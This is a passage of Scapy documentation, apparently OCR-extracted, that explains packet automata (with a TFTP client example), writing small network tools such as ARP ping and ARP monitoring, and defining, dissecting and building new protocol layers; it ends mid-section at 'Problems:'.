
In this example, we can see 3 decorators:

- `ATMT.state` is used to indicate that a method is a state, and that can have initial, final and error optional arguments set to non-zero for special states.
- `ATMT.condition` indicates a method to be run when the automaton state reaches the indicated state. The argument is the name of the method representing that state
- `ATMT.action` binds a method to a transition and is run when the transition is taken.

Running this example gives the following result:

```
>>> a=HelloWorld()
>>> a.run()
State=BEGIN
Wait for nothing...
Action on 'nothing' condition
State=END
```

This simple automaton can be described with the following graph:



The graph can be automatically drawn from the code with:

```
>>> HelloWorld.graph()
```

The graph can be saved to an image file using:

```
>>> HelloWorld.graph().savefig('automaton.png')
```

Changing states

The `ATMT.state` decorator transforms a method into a function that raises an exception. If you raise that exception, the automaton state will be changed. If the change occurs in a transition, actions bound to this transition will be called. The parameters given to the function replacing the method will be kept and finally delivered to the method. The exception has a method action_parameters that can be called before it is raised so that it will store parameters to be delivered to all actions bound to the current transition.

As an example, let's consider the following state:

```
@ATMT.state()
def MY_STATE(self, param1, param2):
    print("state=MY_STATE. param1=%r param2=%r" % (param1, param2))
```

This state will be reached with the following code:

```
@ATMT.receive_condition(ANOTHER_STATE)
def received_ICMP(self, pkt):
    if ICMP in pkt:
        raise self.MY_STATE("got icmp", pkt[ICMP].type)
```

Let's suppose we want to bind an action to this transition, that will also need some parameters:


```
@ATMT.action(received_ICMP)
def on_ICMP(self, icmp_type, icmp_code):
    self.retaliate(icmp_type, icmp_code)
```

The condition should become:

```
@ATMT.receive_condition(ANOTHER_STATE)
def received_ICMP(self, pkt):
    if ICMP in pkt:
        raise self.MY_STATE("got icmp", pkt[ICMP].type).action_
↪parameters(pkt[ICMP].type, pkt[ICMP].code)
```

Real example

Here is a real example take from Scapy. It implements a TFTP client that can issue read requests.




```
class TFTP_read(Automaton):
    def parse_args(self, filename, server, sport = None, port=69, **kargs):
        Automaton.parse_args(self, **kargs)
        self.filename = filename
        self.server = server
        self.port = port
        self.sport = sport

    def master_filter(self, pkt):
        return ( IP in pkt and pkt[IP].src == self.server and UDP in pkt
                 and pkt[UDP].dport == self.my_tid
                 and (self.server_tid is None or pkt[UDP].sport == self.
↪server_tid) )

    # BEGIN
    @ATMT.state(initial=1)
    def BEGIN(self):
        self.blocksize=512
        self.my_tid = self.sport or RandShort()._fix()
        bind_bottom_up(UDP, TFTP, dport=self.my_tid)
        self.server_tid = None
        self.res = ""

        self.l3 = IP(dst=self.server)/UDP(sport=self.my_tid, dport=self.
↪port)/TFTP()
        self.last_packet = self.l3/TFTP_RRQ(filename=self.filename, mode=
↪"octet")
        self.send(self.last_packet)
        self.awaiting=1

        raise self.WAITING()
```

```
    # WAITING
    @ATMT.state()
    def WAITING(self):
        pass

    @ATMT.receive_condition(WAITING)
    def receive_data(self, pkt):
        if TFTP_DATA in pkt and pkt[TFTP_DATA].block == self.awaiting:
            if self.server_tid is None:
                self.server_tid = pkt[UDP].sport
                self.l3[UDP].dport = self.server_tid
            raise self.RECEIVING(pkt)
    @ATMT.action(receive_data)
    def send_ack(self):
        self.last_packet = self.l3 / TFTP_ACK(block = self.awaiting)
        self.send(self.last_packet)

    @ATMT.receive_condition(WAITING, prio=1)
    def receive_error(self, pkt):
        if TFTP_ERROR in pkt:
            raise self.ERROR(pkt)

    @ATMT.timeout(WAITING, 3)
    def timeout_waiting(self):
        raise self.WAITING()
    @ATMT.action(timeout_waiting)
    def retransmit_last_packet(self):
        self.send(self.last_packet)

    # RECEIVED
    @ATMT.state()
    def RECEIVING(self, pkt):
        recvd = pkt[Raw].load
        self.res += recvd
        self.awaiting += 1
        if len(recvd) == self.blocksize:
            raise self.WAITING()
        raise self.END()

    # ERROR
    @ATMT.state(error=1)
    def ERROR(self,pkt):
        split_bottom_up(UDP, TFTP, dport=self.my_tid)
        return pkt[TFTP_ERROR].summary()

    #END
    @ATMT.state(final=1)
    def END(self):
        split_bottom_up(UDP, TFTP, dport=self.my_tid)
        return self.res
```

It can be run like this, for instance:

```
>>> TFTP_read("my_file", "192.168.1.128").run()
```

Detailed documentation

Decorator for states

States are methods decorated by the result of the `ATMT.state` function. It can take 3 optional parameters: `initial`, `final` and `error`. The set to `True` indicates that the state is an initial, final or error state.

```
class Example(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        pass

    @ATMT.state()
    def SOME_STATE(self):
        pass

    @ATMT.state(final=1)
    def END(self):
        return "Result of the automaton: 42"

    @ATMT.state(error=1)
    def ERROR(self):
        return "Partial result, or explanation"
# [...]
```

Decorators for transitions

Transitions are methods decorated by the result of one of `ATMT.condition`, `ATMT.receive_condition`, `ATMT.timeout`. They all take as argument the state method they are related to. `ATMT.timeout` also have a mandatory `timeout` parameter to provide the timeout value in seconds. `ATMT.condition` and `ATMT.receive_condition` have an optional `prio` parameter so that the order in which conditions are evaluated can be forced. Default priority is 0. Transitions with the same priority level are called in an undetermined order.

When the automaton switches to a given state, the state's method is executed. Then transitions methods are called at specific moments until one triggers a new state (something like `raise self.MY_NEW_STATE()`). First, right after the state's method returns, the `ATMT.condition` decorated methods are run by growing prio. Then each time a packet is received and accepted by the master filter all `ATMT.receive_condition` decorated hods are called by growing prio. When a timeout is reached since the time we entered into the current space, the corresponding `ATMT.timeout` decorated method is called.

```
class Example(Automaton):
    @ATMT.state()
    def WAITING(self):
        pass

    @ATMT.condition(WAITING)
    def it_is_raining(self):
        if not self.have_umbrella:
            raise self.ERROR_WET()

    @ATMT.receive_condition(WAITING, prio=1)
```

```
    def it_is_ICMP(self, pkt):
        if ICMP in pkt:
            raise self.RECEIVED_ICMP(pkt)

    @ATMT.receive_condition(WAITING, prio=2)
    def it_is_IP(self, pkt):
        if IP in pkt:
            raise self.RECEIVED_IP(pkt)

    @ATMT.timeout(WAITING, 10.0)
    def waiting_timeout(self):
        raise self.ERROR_TIMEOUT()
```

Decorator for actions

Actions are methods that are decorated by the return of `ATMT.action` function. This function takes the transition method it is bound to as first parameter and an optionnal priority `prio` as a second parameter. Default priority is 0. An action method can be decorated many times to be bound to many transitions.

```
class Example(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        pass

    @ATMT.state(final=1)
    def END(self):
        pass

    @ATMT.condition(BEGIN, prio=1)
    def maybe_go_to_end(self):
        if random() > 0.5:
            raise self.END()
    @ATMT.condition(BEGIN, prio=2)
    def certainly_go_to_end(self):
        raise self.END()

    @ATMT.action(maybe_go_to_end)
    def maybe_action(self):
        print("We are lucky...")
    @ATMT.action(certainly_go_to_end)
    def certainly_action(self):
        print("We are not lucky...")
    @ATMT.action(maybe_go_to_end, prio=1)
    @ATMT.action(certainly_go_to_end, prio=1)
    def always_action(self):
        print("This wasn't luck!...")
```

The two possible outputs are:

```
>>> a=Example()
>>> a.run()
We are not lucky...
This wasn't luck!...
>>> a.run()
We are lucky...
```

```
This wasn't luck!...
```

Methods to overload

Two methods are hooks to be overloaded:

- The `parse_args()` method is called with arguments given at `__init__()` and `run()`. Use that to parametrize the behaviour of your automaton.
- The `master_filter()` method is called each time a packet is sniffed and decides if it is interesting for the automaton. When working on a specific protocol, this is where you will ensure the packet belongs to the connection you are being part of, so that you do not need to make all the sanity checks in each transition.

CHAPTER 5

Build your own tools

Note: This section has not been updated for scapy3k yet. Code examples may not work directly. Try bytes() instead of str() and b'string' instead of b'somestring'.

You can use Scapy to make your own automated tools. You can also extend Scapy without having to edit its source file.

If you have built some interesting tools, please contribute back to the mailing-list!

Using Scapy in your tools

You can easily use Scapy in your own tools. Just import what you need and do it.

This first example takes an IP or a name as the first parameter, sends an ICMP echo request packet and displays the completely dissected return packet:

```
#! /usr/bin/env python3

import sys
from scapy.all import sr1,IP,ICMP

p=sr1(IP(dst=sys.argv[1])/ICMP())
if p:
    p.show()
```

This is a more complex example which does an ARP ping and reports what it found with LaTeX formating:

```
#! /usr/bin/env python3
# arping2tex : arpings a network and outputs a LaTeX table as a result

import sys
if len(sys.argv) != 2:
```

```
    print("Usage: arping2tex <net>\n  eg: arping2tex 192.168.1.0/24")
    sys.exit(1)

from scapy.all import srp,Ether,ARP,conf
conf.verb=0
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=sys.argv[1]),
              timeout=2)

print(r"\begin{tabular}{|l|l|}")
print(r"\hline")
print(r"MAC & IP\\")
print(r"\hline")
for snd,rcv in ans:
    print(rcv.sprintf(r"%Ether.src% & %ARP.psrc%\\"))
print(r"\hline")
print(r"\end{tabular}")
```

Here is another tool that will constantly monitor all interfaces on a machine and print all ARP request it sees, even on 802.11 frames from a Wi-Fi card in monitor mode. Note the store=0 parameter to sniff() to avoid storing all packets in memory for nothing:

```
#! /usr/bin/env python3
from scapy.all import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
        return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

For a real life example, you can check Wifitap.

Extending Scapy with add-ons

If you need to add some new protocols, new functions, anything, you can write it directly into Scapy source file. But this is not very convenient. Even if those modifications are to be integrated into Scapy, it can be more convenient to write them in a separate file.

Once you've done that, you can launch Scapy and import your file, but this is still not very convenient. Another way to do that is to make your file executable and have it call the Scapy function named interact():

```
#! /usr/bin/env python3

# Set log level to benefit from Scapy warnings
import logging
logging.getLogger("scapy").setLevel(1)

from scapy.all import *

class Test(Packet):
    name = "Test packet"
    fields_desc = [ ShortField("test1", 1),
                    ShortField("test2", 2) ]
```

```
def make_test(x,y):
    return Ether()/IP()/Test(test1=x,test2=y)

if __name__ == "__main__":
    interact(mydict=globals(), mybanner="Test add-on v3.14")
```

If you put the above listing in the test_interact.py file and make it executable, you'll get:

```
# ./test_interact.py
Welcome to Scapy (0.9.17.109beta)
Test add-on v3.14
>>> make_test(42,666)
<Ether type=0x800 |<IP |<Test test1=42 test2=666 |>>>
```

CHAPTER 6

Adding new protocols

Note: This section has not been updated for scapy3k yet. Code examples may not work directly. Try bytes() instead of str() and b'string' instead of b'somestring'.

Adding new protocol (or more correctly: a new *layer*) in Scapy is very easy. All the magic is in the fields. If the fields you need are already there and the protocol is not too brain-damaged, this should be a matter of minutes.

Simple example

A layer is a subclass of the `Packet` class. All the logic behind layer manipulation is hold by the `Packet` class and will be inherited. A simple layer is compounded by a list of fields that will be either concatenated when assembling the layer or dissected one by one when disassembling a string. The list of fields is held in an attribute named `fields_desc`. Each field is an instance of a field class:

```
from scapy.packet import *


class Disney(Packet):
    name = "DisneyPacket"
    fields_desc=[ShortField("mickey", 5),
                 XByteField("minnie", 3),
                 IntEnumField("donald", 1,
                      {1: "happy", 2: "cool" , 3: "angry"})]
```

In this example, our layer has three fields. The first one is an 2 byte integer field named `mickey` and whose default value is 5. The second one is a 1 byte integer field named `minnie` and whose default value is 3. The difference between a vanilla `ByteField` and a `XByteField` is only the fact that the prefered human representation of the field's value is in hexadecimal. The last field is a 4 byte integer field named `donald`. It is different from a vanilla `IntField` by the fact that some of the possible values of the field have litterate representations. For example, if it is worth 3, the value will be displayed

as angry. Moreover, if the "cool" value is assigned to this field, it will understand that it has to take the value 2.

If you saved your class into a file called "disney.py", import it for testing:

```
>>> sys.path.append('.')
>>> from disney import *
```

If your protocol is as simple as this, it is ready to use:

```
>>> d=Disney(mickey=1)
>>> ls(d)
mickey : ShortField = 1 (5)
minnie : XByteField = 3 (3)
donald : IntEnumField = 1 (1)
>>> d.show()
###[ Disney Packet ]###
mickey= 1
minnie= 0x3
donald= happy
>>> d.donald="cool"
>>> bytes(d)
'\x00\x01\x03\x00\x00\x00\x02'
>>> Disney( )
<Disney mickey=1 minnie=0x3 donald=cool |>
```

This chapter explains how to build a new protocol within Scapy. There are two main objectives:

- Dissecting: this is done when a packet is received (from the network or a file) and should be converted to Scapy's internals.
- Building: When one wants to send such a new packet, some stuff needs to be adjusted automatically in it.

Layers

Before digging into dissection itself, let us look at how packets are organized.

```
>>> p = IP()/TCP()/"AAAA"
>>> p
<IP  frag=0 proto=TCP |<TCP  |<Raw  load='AAAA' |>>>
>>> p.summary()
'IP / TCP 127.0.0.1:ftp-data > 127.0.0.1:www S / Raw'
```

We are interested in 2 "inside" fields of the class `Packet`:

- `p.underlayer`
- `p.payload`

And here is the main "trick". You do not care about packets, only about layers, stacked one after the other.

One can easily access a layer by its name: `p[TCP]` returns the `TCP` and followings layers. This is a shortcut for `p.getlayer(TCP)`.

Note: There is an optional argument (`nb`) which returns the `nb` th layer of required protocol.

Let's put everything together now, playing with the `TCP` layer:

```
>>> tcp=p[TCP]
>>> tcp.underlayer
<IP  frag=0 proto=TCP |<TCP  |<Raw  load='AAAA' |>>>
>>> tcp.payload
<Raw  load='AAAA' |>
```

As expected, `tcp.underlayer` points to the beginning of our IP packet, and `tcp.payload` to its payload.

Building a new layer

VERY EASY! A layer is mainly a list of fields. Let's look at `UDP` definition:

```
class UDP(Packet):
    name = "UDP"
    fields_desc = [ ShortEnumField("sport", 53, UDP_SERVICES),
                    ShortEnumField("dport", 53, UDP_SERVICES),
                    ShortField("len", None),
                    XShortField("chksum", None), ]
```

And you are done! There are many fields already defined for convenience, look at the doc''^W'' sources as Phil would say.

So, defining a layer is simply gathering fields in a list. The goal is here to provide the efficient default values for each field so the user does not have to give them when he builds a packet.

The main mechanism is based on the `Field` structure. Always keep in mind that a layer is just a little more than a list of fields, but not much more. Avoid whitespace in the name of any field. Whitespace will complicate assigning and reading values significantly down the road.

So, to understanding how layers are working, one needs to look quickly at how the fields are handled.

Manipulating packets == manipulating its fields

A field should be considered in different states:

- `i` (nternal) : this is the way Scapy manipulates it.
- `m` (achine) : this is where the truth is, that is the layer as it is on the network.
- `h` (uman) : how the packet is displayed to our human eyes.

This explains the mysterious methods `i2h()`, `i2m()`, `m2i()` and so on available in each field: they are conversion from one state to another, adapted to a specific use.

Other special functions:

- `any2i()` guess the input representation and returns the internal one.
- `i2repr()` a nicer `i2h()`

However, all these are "low level" functions. The functions adding or extracting a field to the current layer are:

- `addfield(self, pkt, s, val)`: copy the network representation of field `val` (belonging to layer `pkt`) to the raw string packet `s`:

```
class StrFixedLenField(StrField):
    def addfield(self, pkt, s, val):
        return s+struct.pack("%is"%self.length,self.i2m(pkt, val))
```

- `getfield(self, pkt, s)`: extract from the raw packet `s` the field value belonging to layer `pkt`. It returns a list, the 1st element is the raw packet string after having removed the extracted field, the second one is the extracted field itself in internal representation:

```
class StrFixedLenField(StrField):
    def getfield(self, pkt, s):
        return s[self.length:], self.m2i(pkt,s[:self.length])
```

When defining your own layer, you usually just need to define some `*2*()` methods, and sometimes also the `addfield()` and `getfield()`.

Example: variable length quantities

There is way to represent integers on a variable length quantity often used in protocols, for instance when dealing with signal processing (e.g. MIDI).

Each byte of the number is coded with the MSB set to 1, except the last byte. For instance, 0x123456 will be coded as 0xC8E856:

```
def vlenq2str(l):
    s = []
    s.append( hex(l & 0x7F) )
    l = l >> 7
    while l>0:
        s.append( hex(0x80 | (l & 0x7F) ) )
        l = l >> 7
    s.reverse()
    return "".join(map(lambda x: chr(int(x, 16)) , s))

def str2vlenq(s=""):
    i = l = 0
    while i<len(s) and ord(s[i]) & 0x80:
        l = l << 7
        l = l + (ord(s[i]) & 0x7F)
        i = i + 1
    if i == len(s):
        warning("Broken vlenq: no ending byte")
    l = l << 7
    l = l + (ord(s[i]) & 0x7F)

    return s[i+1:], l
```

We will define a field which computes automatically the length of a associated string, but used that encoding format:

```
class VarLenQField(Field):
    """ variable length quantities """

    def __init__(self, name, default, fld):
        Field.__init__(self, name, default)
        self.fld = fld

    def i2m(self, pkt, x):
        if x is None:
            f = pkt.get_field(self.fld)
            x = f.i2len(pkt, pkt.getfieldval(self.fld))
            x = vlenq2str(x)
        return str(x)

    def m2i(self, pkt, x):
        if s is None:
            return None, 0
        return str2vlenq(x)[1]

    def addfield(self, pkt, s, val):
        return s+self.i2m(pkt, val)

    def getfield(self, pkt, s):
        return str2vlenq(s)
```

And now, define a layer using this kind of field:

```
class FOO(Packet):
    name = "FOO"
    fields_desc = [ VarLenQField("len", None, "data"),
                    StrLenField("data", "", "len") ]

    >>> f = FOO(data="A"*129)
    >>> f.show()
    ###[ FOO ]###
      len= None
      data=
↪'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
↪'
```

Here, `len` is not yet computed and only the default value are displayed. This is the current internal representation of our layer. Let's force the computation now:

```
>>> f.show2()
###[ FOO ]###
  len= 129
  data=
↪'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
↪'
```

The method `show2()` displays the fields with their values as they will be sent to the network, but in a human readable way, so we see `len=129`. Last but not least, let us look now at the machine representation:

```
>>> str(f)

↪'\x81\x01AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
↪'
```

The first 2 bytes are `\x81\x01`, which is 129 in this encoding.

Dissecting

Layers are only list of fields, but what is the glue between each field, and after, between each layer. These are the mysteries explain in this section.

The basic stuff

The core function for dissection is `Packet.dissect()`:

```
def dissect(self, s):
    s = self.pre_dissect(s)
    s = self.do_dissect(s)
    s = self.post_dissect(s)
    payl,pad = self.extract_padding(s)
    self.do_dissect_payload(payl)
    if pad and conf.padding:
        self.add_payload(Padding(pad))
```

When called, `s` is a string of bytes containing what is going to be dissected. `self` points to the current layer.

```
>>> p=IP(b'A'*20)/TCP(b'B'*32)
WARNING: bad dataofs (4). Assuming dataofs=5
>>> p
<IP  version=4L ihl=1L tos=0x41 len=16705 id=16705 flags=DF frag=321L␣
↪ttl=65 proto=65 chksum=0x4141
src=65.65.65.65 dst=65.65.65.65 |<TCP  sport=16962 dport=16962␣
↪seq=1111638594L ack=1111638594L dataofs=4L
reserved=2L flags=SE window=16962 chksum=0x4242 urgptr=16962 options=[] |
↪<Raw  load='BBBBBBBBBBBB' |>>>
```

`Packet.dissect()` is called 3 times:

1. to dissect the `b'A'*20` as an IPv4 header
2. to dissect the `b'B'*32` as a TCP header
3. and since there are still 12 bytes in the packet, they are dissected as "`Raw`" data (which is some kind of default layer type)

For a given layer, everything is quite straightforward:

- `pre_dissect()` is called to prepare the layer.
- `do_dissect()` perform the real dissection of the layer.
- `post_dissection()` is called when some updates are needed on the dissected inputs (e.g. deciphering, uncompressing, ...)
- `extract_padding()` is an important function which should be called by every layer containing its own size, so that it can tell apart in the payload what is really related to this layer and what will be considered as additional padding bytes.

- `do_dissect_payload()` is the function in charge of dissecting the payload (if any). It is based on `guess_payload_class()` (see below). Once the type of the payload is known, the payload is bound to the current layer with this new type:

```
def do_dissect_payload(self, s):
    cls = self.guess_payload_class(s)
    p = cls(s, _internal=1, _underlayer=self)
    self.add_payload(p)
```

At the end, all the layers in the packet are dissected, and glued together with their known types.

Dissecting fields

The method with all the magic between a layer and its fields is `do_dissect()`. If you have understood the different representations of a layer, you should understand that "dissecting" a layer is building each of its fields from the machine to the internal representation.

Guess what? That is exactly what `do_dissect()` does:

```
def do_dissect(self, s):
    flist = self.fields_desc[:]
    flist.reverse()
    while s and flist:
        f = flist.pop()
        s,fval = f.getfield(self, s)
        self.fields[f] = fval
    return s
```

So, it takes the raw string packet, and feed each field with it, as long as there are data or fields remaining:

```
>>> FOO("\xff\xff"+"B"*8)
<FOO  len=2097090 data='BBBBBBB' |>
```

When writing `FOO("\xff\xff"+"B"*8)`, it calls `do_dissect()`. The first field is VarLenQField. Thus, it takes bytes as long as their MSB is set, thus until (and including) the first '`B`'. This mapping is done thanks to `VarLenQField.getfield()` and can be cross-checked:

```
>>> vlenq2str(2097090)
'\xff\xffB'
```

Then, the next field is extracted the same way, until 2097090 bytes are put in `FOO.data` (or less if 2097090 bytes are not available, as here).

If there are some bytes left after the dissection of the current layer, it is mapped in the same way to the what the next is expected to be (`Raw` by default):

```
>>> FOO("\x05"+"B"*8)
<FOO  len=5 data='BBBBB' |<Raw  load='BBB' |>>
```

Hence, we need now to understand how layers are bound together.

Binding layers

One of the cool features with Scapy when dissecting layers is that is try to guess for us what the next layer is. The official way to link 2 layers is using `bind_layers()`:

For instance, if you have a class `HTTP`, you may expect that all the packets coming from or going to port 80 will be decoded as such. This is simply done that way:

```
bind_layers( TCP, HTTP, sport=80 )
bind_layers( TCP, HTTP, dport=80 )
```

That's all folks! Now every packet related to port 80 will be associated to the layer `HTTP`, whether it is read from a pcap file or received from the network.

The `guess_payload_class()` way

Sometimes, guessing the payload class is not as straightforward as defining a single port. For instance, it can depends on a value of a given byte in the current layer. The 2 needed methods are:

- `guess_payload_class()` which must return the guessed class for the payload (next layer). By default, it uses links between classes that have been put in place by `bind_layers()`.
- `default_payload_class()` which returns the default value. This method defined in the class `Packet` returns `Raw`, but it can be overloaded.

For instance, decoding 802.11 changes depending on whether it is ciphered or not:

```
class Dot11(Packet):
    def guess_payload_class(self, payload):
        if self.FCfield & 0x40:
            return Dot11WEP
        else:
            return Packet.guess_payload_class(self, payload)
```

Several comments are needed here:

- this cannot be done using `bind_layers()` because the tests are supposed to be "`field==value`", but it is more complicated here as we test a single bit in the value of a field.
- if the test fails, no assumption is made, and we plug back to the default guessing mechanisms calling `Packet.guess_payload_class()`

Most of the time, defining a method `guess_payload_class()` is not a necessity as the same result can be obtained from `bind_layers()`.

Changing the default behavior

If you do not like Scapy's behavior for a given layer, you can either change or disable it through the call to `split_layers()`. For instance, if you do not want UDP/53 to be bound with `DNS`, just add in your code: '' split_layers(UDP, DNS, sport=53) '' Now every packet with source port 53 will not be handled as DNS, but whatever you specify instead.

Under the hood: putting everything together

In fact, each layer has a field payload_guess. When you use the bind_layers() way, it adds the defined next layers to that list.

```
>>> p=TCP()
>>> p.payload_guess
[({'dport': 2000}, <class 'scapy.Skinny'>), ({'sport': 2000}, <class
↪'scapy.Skinny'>), ... )]
```

Then, when it needs to guess the next layer class, it calls the default method `Packet.guess_payload_class()`. This method runs through each element of the list payload_guess, each element being a tuple:

- the 1st value is a field to test (`'dport': 2000`)
- the 2nd value is the guessed class if it matches (`Skinny`)

So, the default `guess_payload_class()` tries all element in the list, until one matches. If no element are found, it then calls `default_payload_class()`. If you have redefined this method, then yours is called, otherwise, the default one is called, and `Raw` type is returned.

`Packet.guess_payload_class()`

- test what is in field `guess_payload`
- call overloaded `guess_payload_class()`

Building

Building a packet is as simple as building each layer. Then, some magic happens to glue everything. Let's do magic then.

The basic stuff

First thing to establish: what does "build" mean? As we have seen, a layer can be represented in different ways (human, internal, machine). Building means going to the machine format.

Second thing to understand is ''when" a layer is built. Answer is not that obvious, but as soon as you need the machine representation, the layers are built: when the packet is dropped on the network or written to a file, when it is converted as a string, ... In fact, machine representation should be regarded as a big string with the layers appended altogether.

```
>>> p = IP()/TCP()
>>> hexdump(p)
0000 45 00 00 28 00 01 00 00 40 06 7C CD 7F 00 00 01 E..(....@.|.....
0010 7F 00 00 01 00 14 00 50 00 00 00 00 00 00 00 00 .......P........
0020 50 02 20 00 91 7C 00 00 P. ..|..
```

Calling `str()` builds the packet:

- non instanced fields are set to their default value
- lengths are updated automatically
- checksums are computed
- and so on.

In fact, using `str()` rather than `show2()` or any other method is not a random choice as all the functions building the packet calls `Packet.__str__()`. However, `__str__()` calls another method: `build()`:

```
def __str__(self):
    return self.__iter__().next().build()
```

What is important also to understand is that usually, you do not care about the machine representation, that is why the human and internal representations are here.

So, the core method is `build()` (the code has been shortened to keep only the relevant parts):

```
def build(self,internal=0):
    pkt = self.do_build()
    pay = self.build_payload()
    p = self.post_build(pkt,pay)
    if not internal:
        pkt = self
        while pkt.haslayer(Padding):
            pkt = pkt.getlayer(Padding)
            p += pkt.load
            pkt = pkt.payload
    return p
```

So, it starts by building the current layer, then the payload, and `post_build()` is called to update some late evaluated fields (like checksums). Last, the padding is added to the end of the packet.

Of course, building a layer is the same as building each of its fields, and that is exactly what `do_build()` does.

Building fields

The building of each field of a layer is called in `Packet.do_build()`:

```
def do_build(self):
    p=""
    for f in self.fields_desc:
        p = f.addfield(self, p, self.getfieldval(f))
    return p
```

The core function to build a field is `addfield()`. It takes the internal view of the field and put it at the end of `p`. Usually, this method calls `i2m()` and returns something like `p.self.i2m(val)` (where `val=self.getfieldval(f)`).

If `val` is set, then `i2m()` is just a matter of formatting the value the way it must be. For instance, if a byte is expected, `struct.pack("B", val)` is the right way to convert it.

However, things are more complicated if `val` is not set, it means no default value was provided earlier, and thus the field needs to compute some "stuff" right now or later.

"Right now" means thanks to `i2m()`, if all pieces of information is available. For instance, if you have to handle a length until a certain delimiter.

Ex: counting the length until a delimiter

```
class XNumberField(FieldLenField):

    def __init__(self, name, default, sep="\r\n"):
        FieldLenField.__init__(self, name, default, fld)
        self.sep = sep

    def i2m(self, pkt, x):
        x = FieldLenField.i2m(self, pkt, x)
        return "%02x" % x

    def m2i(self, pkt, x):
        return int(x, 16)

    def addfield(self, pkt, s, val):
        return s+self.i2m(pkt, val)

    def getfield(self, pkt, s):
        sep = s.find(self.sep)
        return s[sep:], self.m2i(pkt, s[:sep])
```

In this example, in `i2m()`, if `x` has already a value, it is converted to its hexadecimal value. If no value is given, a length of "0" is returned.

The glue is provided by `Packet.do_build()` which calls `Field.addfield()` for each field in the layer, which in turn calls `Field.i2m()`: the layer is built IF a value was available.

Handling default values: `post_build`

A default value for a given field is sometimes either not known or impossible to compute when the fields are put together. For instance, if we used a `XNumberField` as defined previously in a layer, we expect it to be set to a given value when the packet is built. However, nothing is returned by `i2m()` if it is not set.

The answer to this problem is `Packet.post_build()`.

When this method is called, the packet is already built, but some fields still need to be computed. This is typically what is required to compute checksums or lengths. In fact, this is required each time a field's value depends on something which is not in the current

So, let us assume we have a packet with a `XNumberField`, and have a look to its building process:

```
class Foo(Packet):
      fields_desc = [
          ByteField("type", 0),
          XNumberField("len", None, "\r\n"),
          StrFixedLenField("sep", "\r\n", 2)
          ]

      def post_build(self, p, pay):
        if self.len is None and pay:
            l = len(pay)
            p = p[:1] + hex(l)[2:]+ p[2:]
        return p+pay
```

When `post_build()` is called, `p` is the current layer, `pay` the payload, that is what has already been built. We want our length to be the full length of the data put after the separator, so we add its

computation in `post_build()`.

```
>>> p = Foo()/("X"*32)
>>> p.show2()
###[ Foo ]###
  type= 0
  len= 32
  sep= '\r\n'
###[ Raw ]###
     load= 'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'
```

`len` is correctly computed now:

```
>>> hexdump(str(p))
0000   00 32 30 0D 0A 58 58 58  58 58 58 58 58 58 58 58   .20..XXXXXXXXXX
0010   58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0020   58 58 58 58 58                                     XXXXX
```

And the machine representation is the expected one.

Handling default values: automatic computation

As we have previously seen, the dissection mechanism is built upon the links between the layers created by the programmer. However, it can also be used during the building process.

In the layer `Foo()`, our first byte is the type, which defines what comes next, e.g. if `type=0`, next layer is `Bar0`, if it is 1, next layer is `Bar1`, and so on. We would like then this field to be set automatically according to what comes next.

```
class Bar1(Packet):
    fields_desc = [
          IntField("val", 0),
          ]

class Bar2(Packet):
    fields_desc = [
          IPField("addr", "127.0.0.1")
          ]
```

If we use these classes with nothing else, we will have trouble when dissecting the packets as nothing binds Foo layer with the multiple `Bar*` even when we explicitly build the packet through the call to `show2()`:

```
>>> p = Foo()/Bar1(val=1337)
>>> p
<Foo  |<Bar1  val=1337 |>>
>>> p.show2()
###[ Foo ]###
  type= 0
  len= 4
  sep= '\r\n'
###[ Raw ]###
    load= '\x00\x00\x059'
```

Problems:

